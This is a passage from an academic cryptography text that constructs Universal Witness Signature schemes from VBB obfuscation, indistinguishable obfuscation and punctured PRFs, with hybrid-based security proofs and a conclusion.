Notice that the constructions of the black-Box obfuscator for general circuits has been proven by Barak et. al. [BGI+12] impossible, however the construction using black-Box obfuscation usually can give us some good ideas for the construction using some more realistic primitives like indistinguishable obfuscation etc.

Definition 4.14 (Virtual black-box obfuscator) *A* virtual black-box obfuscator $\mathcal{O}$ *is a probabilistic algorithm verifying the following three properties:*

- ***Functionality**: For every circuit C, the string $\mathcal{O}(C)$ describes a circuit that given any inputs outputs the same result as C.*
- ***Polynomial Slowdown**: There exists a polynomial p such that $|\mathcal{O}(C)| \leq p(|C|)$.*
- ***Virtual Black-Box**: For any PPT adversary $\mathcal{A}$, there exists a PPT algorithm S and a negligible function ε such that for all circuits C:*

$$\left|\Pr\left[\mathcal{A}(\mathcal{O}(C)) = 1\right] = \Pr\left[S^{C}(1^{|C|}) = 1\right]\right| \leq \epsilon\left(|C|\right)$$

We give our construction as follows. Let $\mathcal{O}$ be a VBB obfuscator and $\mathsf{Sig} = (\mathsf{Setup}, \mathsf{Sign}, \mathsf{Verify})$ a deterministic existential unforgeable signature scheme. And we suppose that all identities and witnesses have at most polynomial size with respect to the security parameter. Let us consider the following signature scheme:

- $\mathsf{Setup}(1^\lambda)$:
  - We generate a pair of signautre keys $(\mathsf{msk}, \mathsf{mvk}) \leftarrow \mathsf{Sig.Setup}(1^\lambda)$. Then compute the VBB obfuscation $P^\flat = \mathcal{O}(P[\mathsf{msk}])$ of the algorithm $P[\mathsf{msk}]$
  - The master signing key (signature of $*$) SK_* is $\mathsf{Sig.Sign}(\mathsf{msk}, *)$ and the public parameter is $\mathsf{PP} = (P^\flat, \mathsf{mvk})$.
- $\mathsf{Delegate}(\mathsf{PP}, \mathsf{SK}_A, A, B, w_{B \leq A})$: return $P^\flat(\mathsf{mvk}, \mathsf{SK}_A, A, B, w_{B \leq A})$,

where P is described in Algorithm 3, in which msk is a constant. This algorithm is doing directly what we want to do, it checks if SK_A is a valid signature of the identity A.

Algorithm 3: $P[\mathsf{msk}]$

Input: $\mathsf{mvk}, \mathsf{SK}_A, A, B, w$.
Output: SK_B or $\perp$.

1. if $\mathsf{Sig.Verify}(\mathsf{mvk}, A, \mathsf{SK}_A) \wedge A \geq_w B$
2. return $\mathsf{SK}_B = \mathsf{Sig.Sign}(\mathsf{msk}, B)$
3. else
4. return $\perp$

Theorem 4.5 *The construction based on VBB obfuscation is correct, succinct and context-hiding.*

Proof:

- **Correctness.** Using the functionality of VBB obfuscation, we can see that the valid signature SK_A is equal to $\mathsf{Sig.Sign}(\mathsf{msk}, A)$. Thus if $B \leq_w A$ and $\mathsf{SK}_B = \mathsf{Delegate}(\mathsf{PP}, \mathsf{SK}_A, A, B, w)$ then wee have $\mathsf{Sig.Verify}(\mathsf{mvk}, B, \mathsf{SK}_B)$ outputs $\mathtt{True}$, which means $\mathsf{Verify}(\mathsf{mvk}, \mathsf{SK}_B, B)$ does not output $\perp$.

- **Succinctness, context-hiding.** As mentioned before, a valid signature SK_A equals to $\mathsf{Sig.Sign}(\mathsf{msk}, A)$, then the signature is completely independent from the delegation path, thus the UWS scheme is succinct and context-hiding.

□

The intuition of the security proof of this construction is directly based on the virtual-black box property of VBB obfuscation. We give the detailed proof of security in Section 4.1.7.

4.1.4.4 Construction from indistinguishable obfuscation

In the previous section, we constructed a provable context-hiding UWS scheme using the virtual black-box obfuscation, as presented by Barak et al. [BGI+12]. The virtual black-box obfuscator for all circuits does not exist. Thus we try to construct our UWS scheme in a somewhat more reasonable setting. To construct a UWS scheme achieving context-hiding property, we use in this section two main tools: *Punctured PRFs* (Definition 4.8) and *indistinguishable obfuscators* (Definition 4.10).

Our construction of UWS from punctured PRFs and iO achieves correctness, context-hiding, and succinctness. However, besides the reliance on such an evasive primitive as iO, our construction is limited to certain pre-orders, and the maximum delegation level must be chosen at setup time. More precisely, we give a construction for the pre-orders $\leq$ which verify the specific properties:

- $\leq$ is anti-symmetric;

- Each element e has only polynomial-many elements bigger than e — we denote this bound by B.

This enables us to leverage weak differing-inputs obfuscators (wdiO), introduced by Boyle, Chung, and Passin [BCP14], and which can be constructed only based on indistinguishable obfuscators.

We will use the following three primitives in our construction:

1. Let $C^\flat = wdi\mathcal{O}(C)$ be the weak differing-inputs obfuscation of the circuit C;

2. Let $(\mathcal{G}, \mathcal{F})$ be a punctured PRF scheme in which $\mathcal{G}$ generates the system parameters and $\mathcal{F}$ is the keyed PRF;

3. Let f be a one-way function.

Here is our construction:

- $\mathsf{Setup}(1^\lambda)$:
  - We generate the PRF key K from $\mathcal{G}(1^\lambda)$ and compute the weak differing-inputs obfuscation $\mathsf{CheckSign}^\flat$ of the algorithm CheckSign.
  - The master signing key (signature of $*$) SK_* is the PRF value $\mathcal{F}(K, *)$ of $*$ and the public parameter PP is the obfuscated circuit $\mathsf{CheckSign}^\flat$.

- $\mathsf{Delegate}(\mathsf{PP}, \mathsf{SK}_A, A, B, w_{B \leq A})$:
  - $\mathsf{CheckSign}^\flat(\mathsf{SK}_A, A, B, w_{B \leq A})$ which is a weak differing-inputs obfuscation of the program CheckSign described Algorithm 4.

Algorithm 4: CheckSign$[K]$

Input: SK_A, A, B, w.
Output: SK_B or $\perp$.

1. if $f(\mathcal{F}(K, A)) == f(\mathsf{SK}_A) \wedge A >_w B$
2. return $\mathsf{SK}_B = \mathcal{F}(K, B)$
3. else if$f(\mathcal{F}(K, A)) == f(\mathsf{SK}_A) \wedge A =_w B$
4. $\mathsf{SK}_B = \mathsf{SK}_A$
5. return $\perp$

Theorem 4.6 *The construction of the* UWS *signature based on $i\mathcal{O}$ is correct succinct and context-hiding.*

Proof: Same as the proof of correctness, succinctness and context-hiding of the VBB-based construction, These three properties of this construction relies on the functionality property of the underlying weak differing-inputs obfuscation $wdi\mathcal{O}$. By the construction we can see that a valid signature SK_A of identity A is equivalent to the fact that $\mathsf{SK}_A = \mathcal{F}(K, A)$.

- **Correctness** If SK_B is produced by the algorithm Delegate, then $\mathsf{SK}_B = \mathcal{F}(K, B)$. We have $\mathsf{Verify}(\mathsf{PP}, \mathsf{SK}_B, B) = \mathtt{True}$.
- **Succinctness and Context-hiding** The signature $\mathsf{SK}_A = \mathcal{F}(K, A)$ is independent from the delegation path and as it's output of a pseudo-random function, the UWS scheme is succinct and context-hiding.

□

We also give a security proof and a more detailed proof of succinctness and context-hiding of the construction of UWS scheme based on the $i\mathcal{O}$ in the Section 4.1.8.

4.1.5 Adaptive security of the OWF-based construction

Theorem 4.7 *If the signature scheme* Sig *used in Section 4.1.4.1 is adaptively and existentially unforgeable then the OWF-based* UWS *scheme based is also adaptively secure with our definition.*

Proof: We will construct an attacker against the adaptively existential unforgeability of the underlying signature scheme $\mathcal{A}_{\mathsf{Sig}}$ by using an attacker against the existential unforgeability the UWS scheme $\mathcal{A}_{\mathsf{UWS}}$.

Suppose that we have an adversary $\mathcal{A}_{\mathsf{UWS}}$ which wins the existential unforgeable security game against the UWS scheme with an advantage ε. By definition, it can produce SK_A which is a valid signature of A. Thus SK_A verifies the following properties:

1. $\mathsf{SK}_A = (\mathsf{sk}_A, [(\mathsf{vk}_A, A, w_{A\leq n}, \sigma_{\mathsf{vk}_A}),$
   $(\mathsf{vk}_n, n, w_{n\leq n-1}, \sigma_{\mathsf{vk}_n}), \ldots, (\mathsf{vk}_1, 1, w_{1\leq *}, \sigma_{\mathsf{vk}_1}), (\mathsf{vk}_*, *, w_{*\leq m}, \sigma_{\mathsf{vk}_*})])$
2. For $m \leftarrow random(1^\lambda)$ and $\sigma_m \leftarrow \mathsf{Sig.Sign}(m, \mathsf{sk}_A)$, we have $\mathsf{Sig.Verify}(\mathsf{vk}_A, m, \sigma_m)$ outputs $\mathtt{True}$
3. $\mathsf{Sig.Sign}(\mathsf{sk}_A, m) == \sigma_m$
4. The identities verifies that $A \leq_{w_{A\leq n}} n \wedge \cdots \wedge * \leq_{w_{*\leq *}} *$.
5. Each signature in the certificate verifies the following conditions:
   - $\mathsf{Sig.Verify}(\mathsf{mvk}, *||w_{*\leq *}||\mathsf{vk}_*, \sigma_{\mathsf{vk}_*}) \rightarrow \mathtt{True}$
   - $\vdots$
   - $\mathsf{Sig.Verify}(\mathsf{vk}_{n-1}, n||w_{n\leq n-1}||\mathsf{vk}_n, \sigma_{\mathsf{vk}_n}) \rightarrow \mathtt{True}$
   - $\mathsf{Sig.Verify}(\mathsf{vk}_n, A||w_{A\leq n}||\mathsf{vk}_A, \sigma_{\mathsf{vk}_A}) \rightarrow \mathtt{True}$
   - $\mathsf{Sig.Verify}(\mathsf{vk}_n, \mathsf{sk}_A, \sigma_{\mathsf{sk}_A}) \rightarrow \mathtt{True}$

Suppose that the number of requests of delegation is bounded by a fixed number q and the adversary $\mathcal{A}$ can produce $\mathsf{SK}_m = (\mathsf{sk}_m, c_m)$ corresponding to m. We define 2 types of forgeries:

- Type 0 forgery: c_m is a prefix of $c_{m'}$ which is a certificate of m' revealed by the requests of the adversary $\mathcal{A}$.
- Type 1 forgery: c_m is not a prefix of any $c_{m'}$ which is a certificate of m' revealed by the request of the adversary $\mathcal{A}$.

Definition 4.15 (Valid certificate) *c_x is a* valid certificate *of x if and only if the adversary has required a signature of y and c_x is a prefix of c_y. We note $\mathrm{maxPref}(c_x)$ the longest prefix of c_x which is a valid certificate for a certain identity.*

To construct an adversary $\mathcal{A}_{Sig}$, we need simulate the delegation oracle $\mathcal{O}_{\mathsf{Delegate}}$ and the reveal oracle $\mathcal{O}_{Reveal}$ by the functions in the underlying signature scheme.

Let us consider the hash map $\mathcal{H}$ initially empty. We will proof that the attacker $\mathcal{A}_{\mathsf{UWS}}$ with non-negligeable advantage ε against its own security game can win the security game of the underlying signature scheme with advantage $\frac{\varepsilon}{2q+1}$ which is not negligible. We suppose that $\mathcal{A}_{\mathsf{UWS}}$ outputs $\mathsf{SK}_m = (sk_m, c_m)$ as challenge text against the UWS scheme. We choose an integer i in $\{0, \ldots, 2q\}$ and then proceed as in the case i described below:

- **Case** 0**:** In this case, we guess that $\mathcal{A}_{\mathsf{UWS}}$ is a type 1 forgery and $\mathrm{maxPref}(c_m)$ is the empty prefix ε. Firstly we construct a simulator which simulates $\mathcal{O}_{\mathsf{Delegate}}$ and $\mathcal{O}_{\mathsf{Reveal}}$.
  - $\mathcal{O}_{\mathsf{Delegate}}$: We construct the delegation function just as it has been defined.
  - $\mathcal{O}_{\mathsf{Reveal}}$: Outputs the value corresponding in the hash table.

  During the procedure Setup, the simulator follows the same procedure except that for signing $m_* = *||w_{*\leq *}||\mathsf{vk}_*$ we replace the signing algorithm Sig.Sign by the signing oracle $\mathcal{O}_{\mathsf{msk}}$ using the master signing key msk.

  Suppose that there exists an adversary $\mathcal{A}$ which produces an attack text SK' of type 0 forgeryagainst the UWS_{OWF} scheme. Let $(m'_* = (*'||w'_{*\leq *}||\mathsf{vk}'_*), \sigma_{\mathsf{vk}_*})$ be the first element of the certificate of SK'. We submit the message-signature pair $(m'_*, \sigma'_{\mathsf{vk}_*})$ as a challenge text for underlying signature scheme using the master signing key msk. As $(m'_*, \sigma'_{\mathsf{vk}_*})$ is not a prefix of any c_x revealed by the Adversary(by the assumption of this case), so with the negligible probability $\mathcal{O}_{sign}$ has evaluated on m'_*. Thus if our guess is correct, we can win the security game against the underlying signature scheme with a non-negligible probability.

- **Case** i **(for** $i \in \{1, \ldots, q\}$**):** In these cases, we guess that $\mathcal{A}_{\mathsf{UWS}}$ is a type 1 forgery, and it outputs (SK_A, A) with $\mathsf{SK}_A = (\mathsf{sk}_A, c_A)$. In the case i we suppose that in the i-th query's result SK_x we have $c_x = \mathrm{maxPref}(c_A)$.

  Then we construct an adversary $\mathcal{A}_{Sig}$ for the underlying signature scheme.
  - O_{Delegate} : We follow the construction of the delegation function in the UWS scheme for the first i queries. Then when we use the function $\mathsf{Delegate}(PP, \mathsf{SK}_x, x, y, w)$, we replace the signing procedure using sk_x by the signing oracle O_{sk_x} until another different sk_x corresponding to x have been generated.
  - O_{Reveal} : Outputs the corresponding value in the hash table.

  Let (m, σ_m) be the element in c_A just after $\mathrm{maxPref}(c_A)$. The existence of (m, σ_m) is assured by the fact that $\mathrm{maxPref}(c_A) \neq c_A$ otherwise it is a type 0 forgery. Then we submit it as challenge text for the underlying signature scheme with signing key sk_x. With a negligible probability $\mathcal{O}_{\mathsf{sk}_x}$ has signed the message m (even $\mathcal{A}_{\mathsf{UWS}}$ have required to delegate from x to m, any valid signing key corresponding to the identities smaller than m can never be revealed, otherwise it contradict with the assumption "$c_x = \mathrm{maxPref}(c_A)$", so we can simply ignore these requests), but as SK_A is a valid signature of A. σ_m is a valid signature of m w.r.t the signing key sk_x which means if our guess is correct then we have constructed an adversary $\mathcal{A}_{\mathsf{Sig}}$ who can win the security game against the underlying signature scheme.

- **Case i (for $i \in \{q+1, \ldots, 2q\}$):** In these cases, we guess that $\mathcal{A}_{\mathsf{UWS}}$ is a type 0 forgery and it outputs (SK_A, A) with $\mathsf{SK}_A = (\mathsf{sk}_A, c_A, c_{\mathsf{sk}_A})$. In the case i, we suppose that in the $(i-q)$-th query's result SK_x we have $c_x = c_A$. Then we construct an adversary $\mathcal{A}_{Sig}$ for the underlying signature scheme.

  - $\mathcal{O}_{\mathsf{Delegate}}$: We follow the construction of the delegation function in the UWS scheme for the first $i-q-1$ queries. Then when we use the function $\mathsf{Delegate}(\mathsf{PP}, \mathsf{SK}_x, x, y, w)$, we replace the signing procedure using sk_x by the signing oracle $\mathcal{O}_{\mathsf{sk}_x}$.
  - $\mathcal{O}_{\mathsf{Reveal}}$: Outputs the corresponding value in the hash table.

  Let m be a message randomly generated. We obtain the signature σ_m corresponding to the message m using sk'_x obtained in the SK_A. As m is generated randomly, so the signing oracle $\mathcal{O}_{\mathsf{sk}_x}$ only has a negligible probability to have signed the message m. So with a non-negligible probability (m, σ_m) is a valid challenge text for the security game against the underlying signature scheme. Thus if our guess of this case is correct then we can construct an adversary against the underlying signature scheme.

Finally as the $2q+1$ types of forgeries recover all the possibilities, our adversary constructed $\mathcal{A}_{\mathsf{Sig}}$ can win at least one of them with advantage ε, and the adversary choose randomly between the $2q+1$ cases, then the advantage of $\mathcal{A}_{\mathsf{Sig}}$ against the underlying signature scheme is at least $\frac{\varepsilon}{2q+1}$, which is still non-negligible if ε is non-negligible. □

4.1.6 Security proof of the PCD-based construction

Suppose that there exists an adversary $\mathcal{A}_{\mathsf{PCD}}$ with non-negligible advantage against the PCD-based UWS scheme described in Section 4.1.4.2. In the selective security game, the adversary first announces the identity id^* that will be targeted. Since as a hypothesis, there are only polynomially many identities, the set $I = \{id \mid \nexists id'.id < id' \wedge id^* \not< id'\}$ also has polynomial size. We ask the $\mathsf{Delegate}_{\mathsf{OWF}}$ oracle to sign all identities in the set I, then we construct a simulator for the $\mathsf{UWS}_{\mathsf{PCD}}$ oracles.

We construct the following simulator S:

- $\mathsf{Delegate}_{\mathsf{PCD}}(\mathsf{PP}, \mathsf{SK}_A, A, B, w_{B \leq A})$: S verifies that SK_A is a valid signature. Then use the signatures of the identities in I to generate a valid signature for the identity B. Then stock it in a hash table.
- $\mathsf{Reveal}_{\mathsf{PCD}}(A)$: This algorithm follows the honest procedure of access to the hash table.

Together with the attacker $\mathcal{A}_{\mathsf{PCD}}$, the simulator S can be considered as a prover which provides a valid PCD proof (z_{id^*}, π_{id^*}). Then by the proof of knowledge property there exist a extractor E algorithm which can produce a valid distributed computation transcript $T \leftarrow E(\mathsf{PP})$ verifing that $out(T) = z_{id^*}$ and $\mathcal{C}(T) = \mathtt{True}$. From this transcript we can construct a valid signature $(\mathsf{SK}_{id^*}, c_{id^*})$ for id^* in $\mathsf{UWS}_{\mathsf{OWF}}$. This will be a valid attack for the underlying one-way function based UWS scheme.

Remind that actually our construction is also selective with the a pre-order without anti-symmetric property, because in our construction, when we delegate to an identity whether there already exists a vertex with the same label, we will always create a new vertex. Thus the distributed computation script corresponding to the pre-order is always acyclic.

4.1.7 Security proof of the VBB-based construction

We simulate the two oracles $\mathcal{O}_{\mathsf{Delegate}}$ and $\mathcal{O}_{\mathsf{Reveal}}$, which will be used by the adversary later on:

- $\mathcal{O}_{\mathsf{Delegate}}(\mathsf{PP}, A, B, w_{B \leq A})$: If $A = *$ or the value corresponding to the identity A in the hash map is $\top$, then it add $(B, \top)$ to the hash map.
- $\mathcal{O}_{\mathsf{Reveal}}(B)$: If the value corresponding to the identity B int the hash map is $\top$, then it outputs $\mathsf{Sig.Sign}(\mathsf{msk}, B)$.

We will present the security proof using hybrids:

- Hybrid 0: This hybrid is the real-world adaptive security game for the adversary $\mathcal{A}$. Denote the advantage of $\mathcal{A}$ by Adv_0
- Hybrid 1: In this hybrid, we replace $\mathsf{PP} = (\mathsf{mvk}, P^\flat)$ by $\mathsf{PP} = \mathsf{mvk}$. and consider the adversary $S^{P(\cdot)}$, which is an adversary with the oracle access to the algorithm P. Denote the advantage of $\mathcal{S}^{\mathcal{P}}$ by Adv_1.

Lemma 4.8 *There exists a negligible function ε such that with the security parameter λ:*

$$Adv_0 \leq Adv_1 + \varepsilon(\lambda).$$

Proof: By the virtual black-box property which is:

$$\forall \mathcal{A}.\exists \mathcal{S}. \left| \Pr\left[\mathcal{A}(\mathcal{O}(\mathsf{Delegate})) = 1\right] - \Pr\left[\mathcal{S}^{\mathsf{Delegate}(\cdot)}\left(1^{|\mathsf{Delegate}|}\right) = 1\right]\right| \leq \varepsilon(|\mathsf{Delegate}|)$$

We know that, $Adv_0 \leq Adv_1 + \varepsilon(\lambda)$. □

Lemma 4.9 *There exists a negligible function ε such that with the security parameter λ:*

$$Adv_1 \leq \varepsilon(\lambda).$$

Proof: By the adaptive security of the signature scheme, there exists a negligible function $\varepsilon(\cdot)$ such that all adversaries $\mathcal{A}$ have at most $\varepsilon\lambda$ advantage against the signature scheme.

And from the security game in the hybrid 1, we can see that we can simulate the oracle access to the delegation algorithm by the access of the signing oracle. From a forgery (m, SK_m) of the UWS scheme, we submit it as a forgery of the underlying signature scheme. In the security game, by the definition S^P has never required to get a message-signature pair $(m', \mathsf{SK}_{m'})$ such that $m \leq m'$. Thus (m, SK_m) is a valid forgery for the underlying signature scheme. By the adaptive security of the signature scheme and the fact that S^P is a valid adversary, we have $Adv_1 \leq \varepsilon(\lambda)$. □

Succinctness. The succinctness of the UWS scheme is clear from the construction. A valid signature of the message m in the UWS scheme by the construction in equal to $\mathsf{Sig.Sign}(\mathsf{msk}, m)$. Thus if the underlying signature scheme is succinct. Then the UWS scheme constructed is succinct.

4.1.8 Proof of security, context-hiding and succinctness of the weak iO based construction

4.1.8.1 Security proof

We begin the proof by the citation of a theorem proposed by Boyle et al. [BCP14]. Informally, with the assumption of existence of indistinguishable obfuscator we can construct weak differencing-input obfuscators as defined in the preliminary.

Remind that we need a super polynomial inditinguishable obfusction for this construction.

Theorem 4.10 *Let $\mathcal{O}$ be an indistinguishable obfuscator for $\mathsf{P/poly}$. Then $\mathcal{O}$ is also a weak differing-inputs obfuscator for $\mathsf{P/poly}$.*

Then we prove the selective security of the constructed signature scheme using the following hybrid games played between the adversary $\mathcal{A}$ and a challenger $\mathcal{C}$. Figure 4.6 illustrates the relationships between hybrids.

- **Hybrid 0:** In this hybrid, we proceed exactly as in the initial selective security game of the UWS scheme:

  1. $\mathcal{A}$ chooses a message m.

2. $\mathcal{C}$ uses the PRF's generation algorithm $\mathcal{G}$ to get the key K for the PRF.
3. $\mathcal{C}$ uses the obfuscator $wdi\mathcal{O}$ to get a weak differing-inputs obfuscation of the function $\mathsf{CheckSign}[K]$ and sets it as a public parameter and keep the PRF's key K secret.
4. $\mathcal{A}$ can require $\mathcal{C}$ to apply polynomial times the function $\mathsf{CheckSign}^{\flat}[K](\mathsf{SK}_A, A, B, w)$ and can only require $\mathcal{C}$ to reveal a secret key SK_A of A if $A \leq m$.
5. $\mathcal{A}$ returns a secret key corresponding to the message m.

Let $\mathcal{H}_{\mathcal{X}}$ be a hash map which associates $x \in \mathcal{X}$ to the value $f(\mathcal{F}(K, x))$. We also define an initially empty set L. Suppose that there are 2^n identities and $2^{|W|}$ possible witnesses, we will represent them by $e_1, \ldots, e_{2^n}$ and $w_1, \ldots, w_{2^{|W|}}$.

- **Hybrid $\ell.e_0$:** e_0 represents the first possible identity.
  1. $\mathcal{A}$ chooses a message m.
  2. $\mathcal{C}$ uses the PRF's generation algorithm $\mathcal{G}$ to generate the key K for the PRF.
  3. $\mathcal{C}$ computes the punctured PRF key $K_{L_\ell} = \mathcal{P}(K, L_\ell)$ and $\mathcal{H}_{L_k}$ then uses the $i\mathcal{O}$ to get an $wdiO$ of the function $\mathsf{CheckSign}_\ell[K_{L_\ell}, \mathcal{H}_{L_\ell}]$ described in Algorithm 5 and sets it as a public parameter with initially $L_0 = \{\perp\}$, and keeps the PRF's key K secret. $\mathcal{C}$ sets the $Flag_{\geq m} = \texttt{False}$ and $Flag_{only<L} = \texttt{True}$.
  4. $\mathcal{A}$ can require $\mathcal{C}$ to apply the function $\mathsf{CheckSign}^{\flat}_k[K_{L_\ell}, \mathcal{H}_{L_\ell}](\mathsf{SK}_A, A, B, w)$ a polynomial number of times, and can only require $\mathcal{C}$ to reveal a secret key SK_A of A when $A \leq m$.
  5. $\mathcal{A}$ returns a secret key corresponding to the message m.

Algorithm 5: $\mathsf{CheckSign}_\ell[K_{L_\ell}, \mathcal{H}_{L_\ell}]$

Input: SK_A, A, B, w.
Output: SK_B or $\perp$.

1. if $A \in L_l \wedge B \leq_w A \wedge B \neq A \wedge f(\mathsf{SK}_A) == \mathcal{H}_{L_\ell}(A)$
2. return $\mathsf{SK}_B = \mathcal{F}(K_{L_\ell}, B)$
3. else if $A \in L_\ell \wedge B == A \wedge f(\mathsf{SK}_A) == \mathcal{H}_{L_\ell}(A)$
4. return $\mathsf{SK}_B = \mathsf{SK}_A$
5. else if $A \notin L_\ell \wedge B \leq_w A \wedge B \neq A \wedge f(\mathsf{SK}_A) == f(\mathcal{F}(K_{L_\ell}, A))$
6. return $\mathsf{SK}_B = \mathcal{F}(K_{L_\ell}, B)$
7. else if $A \notin L_\ell \wedge B == A \wedge f(\mathsf{SK}_A) == f(\mathcal{F}(K_{L_\ell}, A))$
8. return $\mathsf{SK}_B = \mathsf{SK}_A$
9. return $\perp$

- **Hybrid $\ell.e_i.(e_j, w_k)$:** e_j and w_k represent respectively j-th identity and k-th possible witness. These hybrids do exactly the same thing as the hybrid $\ell.e_0$ except that in the step 3 we add

  "$\mathcal{C}$ tests whether $e_i \leq_{w_k} e_j \wedge e_i \neq e_j \wedge e_j \notin L$. If it is the case, then set the $Flag_{only<L}$ to $\texttt{False}$. Also if $m \leq_w e_i$ then set $Flag_{\geq m}$ to $\texttt{True}$."

  And after the hybrid $\ell.e_i.(e_{2^n-1}, w_{2^{|w|}-1})$ we continue with the hybrid $\ell.e_i$.***final***.

  Remind that the idea behind these hybrid is that the variable $Flag_{only<L}$ is $\texttt{True}$iff all bigger identities than e_i are in the set L_ℓ. Thus to set the expected value to this variable, we need to test all the possible witness and identites.

- **Hybrid $\ell.e_i$*.final*:** In this hybrid, we test firstly whether $Flag_{only<L} = \texttt{True}$ and $Flag_{\geq m} = \texttt{False}$. If one of these tests fail, then this hybrid do exactly the same thing as the hybrid $\ell.e_i$ and continue with Hybrid $\ell.e_{i+1}.(e_0, w_0)$ Otherwise, we continue with the hybrid $\ell.e_i$*.random* with $L_{\ell+1} = L_\ell \cup \{e_i\}$,

also replace $K_{L_{\ell+1}} = \mathcal{P}(K_{L_\ell}, e_i)$ and add the key-value pair $(e_i, f(\mathcal{F}(K_{L_\ell}, e_i)))$ into the hash map $\mathcal{H}_{L_\ell}$ to construct $\mathcal{H}_{L_{\ell+1}}$. Then we replace$\mathsf{CheckSign}_k[K_{L_\ell}, \mathcal{H}_{L_\ell}](\mathsf{SK}_A, A, B, w)$ by

$$\mathsf{CheckSign}_{\ell+1}[K_{L_{\ell+1}}, \mathcal{H}_{L_{\ell+1}}](\mathsf{SK}_A, A, B, w).$$

- **Hybrid $\ell.e_i$.*random*:** This hybrid does the same thing except that we replace the value in the hash table $\mathcal{H}$ corresponding to e_i by a random value. Then we continue with the hybrid $\ell + 1.e_0$.

Proof: [of Theorem 4.10] We begin the proof by remind that Hybrid 0 and Hybrid $0.e_0$ are exactly the same procedure. And the hybrid $\ell.e_i$ and $\ell.e_i.(e_j, w_k)$ do also the same thing. The only difference is that $\mathcal{C}$ does some tests which are totally independent with the output. Thus the $\mathcal{A}$ can not distinguish these hybrids with non-negligible probability. Denote this probability by ε_0. We now prove some useful subresults.

Lemma 4.11 *If $\mathcal{A}$ can distinguish the hybrid $\ell.e_i.(e_{2^n-1}, w_{2^{|w|}-1})$ and the hybrid $\ell.e_i$.final. Then $\mathcal{A}$ can also break the indistinguishable property of the Weak Differing-Inputs Obfuscator or the security of the one-way function. Denote the probability of distinguishing these two hybrids by $\varepsilon_{diO} + \varepsilon_{OWF}$.*

Proof: [of Lemma 4.11] The only difference between the hybrid $\ell.e_i.(e_j, w_k)$ and the hybrid $\ell.e_i$.*final* is when $Flag_{only<L} = True$ and $Flag_{\geq m} = \texttt{False}$ we have added e_i in to the set $L_{\ell+1}$. The boolean value $Flag_{only<L}$ indicates whether e_i is only smaller than elements in L, and $Flag_{\geq m}$ indicates whether e_i is lager than m.

Assume $\mathcal{A}$ can find an input (SK_A, A, B, w) which can differentiate these two hybrids, i.e.

- $B = e_i$
- $B \leq_w A \wedge B \neq A \wedge f(\mathsf{SK}_A) = \mathcal{H}_{L_\ell}(A)$

But we remind that in the hash table $\mathcal{H}_{L_\ell}$. All values are replaced by random values. So if $\mathcal{A}$ can produce a tuple (SK_A, A, B, w) that verifies the previous properties, then for any random values σ, $\mathcal{A}$ can find with non-negligible probability x such that $f(x) = \sigma$. Then $\mathcal{A}$ is also a valid adversary for the security of one-way function.

On the other side, if $\mathcal{A}$ can not find the input (SK_A, A, B, w) which can differentiate these two hybrids, then by the weak differing-inputs property for $wdi\mathcal{O}$, $\mathcal{A}$ can not differentiate these two hybrids. □

Lemma 4.12 *If $\mathcal{A}$ can distinguish the hybrid $\ell.e_i$.final and the hybrid $\ell.e_i$.random. Then $\mathcal{A}$ can break the pseudo-randomness of the punctured PRF. Denote the probability of distinguishing these two hybrids by ε_{PRF}.*

Proof: [of Lemma 4.12] Informally the punctured PRF guarantees that for a set S and for any elements $s \in S$, there does not exist a PPT adversary $\mathcal{B}$ given K_s, x, σ can differentiate $\mathcal{F}(K, S)$ from the a value chosen randomly from the uniform distribution $U_{m(\lambda),S}$. In the hybrid $\ell.e_i$.*final* we only know the constant $K_{L_{\ell+1}}$ and $\mathcal{H}_{L_{\ell+1}}$. We don't know the value of $K_{L_{\ell+1}}$, thus by the security property of the punctured pseudo-random function no adversary can distinguish $\mathcal{F}(K_{L_l}, x)$ for $x \in L_{\ell+1} - L_l$ from a random value with non-negligible probability. Any adversary which can distinguish $\ell.e_i$.*random* from $\ell.e_i$.*final* can exactly distinguish $\mathcal{F}(K_{L_l}, x)$ from a random value. □

Lemma 4.13 *If $\mathcal{A}$ can break the security of the hybrid $B.e_i$.random. Then $\mathcal{A}$ can also break the security of the one-way function. Denote the probability of distinguishing these two hybrids by ε_{OWF}.*

Proof: [of Lemma 4.13] As for the identity m, it has only at most B elements bigger than m including itself, and by the construction, in the $B.e_i.random$ all these values are in the set L_B. Thus if there exists $\mathcal{A}$ which can break the hybrid $B.e_i.random$. Then by definition $\mathcal{A}$ can produce a signing key SK_A corresponding to the identity A which is lager than B and verifying that $\mathsf{Delegate}(\mathsf{PP}, \mathsf{SK}_A, A, A, \text{“}\forall x.x \leq x\text{”}) \neq \perp$. To pass this test, as $A \in L_B$, SK_A must verify that $f(\mathsf{SK}_A) = \mathcal{H}_{L_B}(A)$, but remind that as $A \in L_B$, $\mathcal{H}_{L_B}$ is a randomly chosen value. Such an $\mathcal{A}$ thus breaks the security of the one-way function. □

As the number of elements bigger than m is bounded by B. Then the probability of distinguish these the last hybrid from the Hybrid 0 is $2^n \cdot 2^{|w|} \cdot \varepsilon_0 + 2^n \cdot (\varepsilon_{\mathsf{OWF}} + \varepsilon_{\mathsf{diO}} + \varepsilon_{\mathsf{PRF}}) \leq c2^{-\lambda}$ with c a constant independent from the security parameter λ. This concludes the proof of Theorem 4.10. □

4.1.8.2 Context-hiding and succinctness

Apart from the very basic notion of unforgeability, there are many other properties which are interesting such as context-hiding and succinctness. We will show that our construction verifies such properties

Remind that the value of the signing key SK_A for the identity A is equal to $\mathcal{F}(K, A)$.

- **Context-hiding.** As defined in the preliminary, no adversary can distinguish between

$$\mathsf{SK}_B^1 \leftarrow \mathsf{Delegate}(\mathsf{PP}, \mathsf{SK}_{A_1}, A_1, B, w_1)$$
$$\mathsf{SK}_B^2 \leftarrow \mathsf{Delegate}(\mathsf{PP}, \mathsf{SK}_{A_2}, A_2, B, w_2)$$

  Indeed they have exactly the same value.

- **Succinctness.** As we mentioned before, a valid signature SK_A for an identity A is equal to $\mathcal{F}(K, A)$. So the length of the signature is bounded by the length of messages in the PRF's range.

4.1.9 Conclusion

We have introduced in this paper, the new definition if the generalization of the delegatable signature schemes called Universal Witness Signature. We formally define the security properties, context-hiding property and succinctness for our UWS scheme. And we give four different constructions with respect to different properties required using one-way function, proof-carrying data scheme, virtual-black box obfuscation and indistinguishable obfuscation.

However, each of these constructions has some limitations. Constructing secure, succinct and context-hiding UWS with unbouded delegation depth based on relatively weak assumptions is left as a challenging open problem. In addition, our work did not tackle the problem of anonymity for UWS-like schemes, and we only considered *unary* delegation. Those problems are also worth investigating in future work.

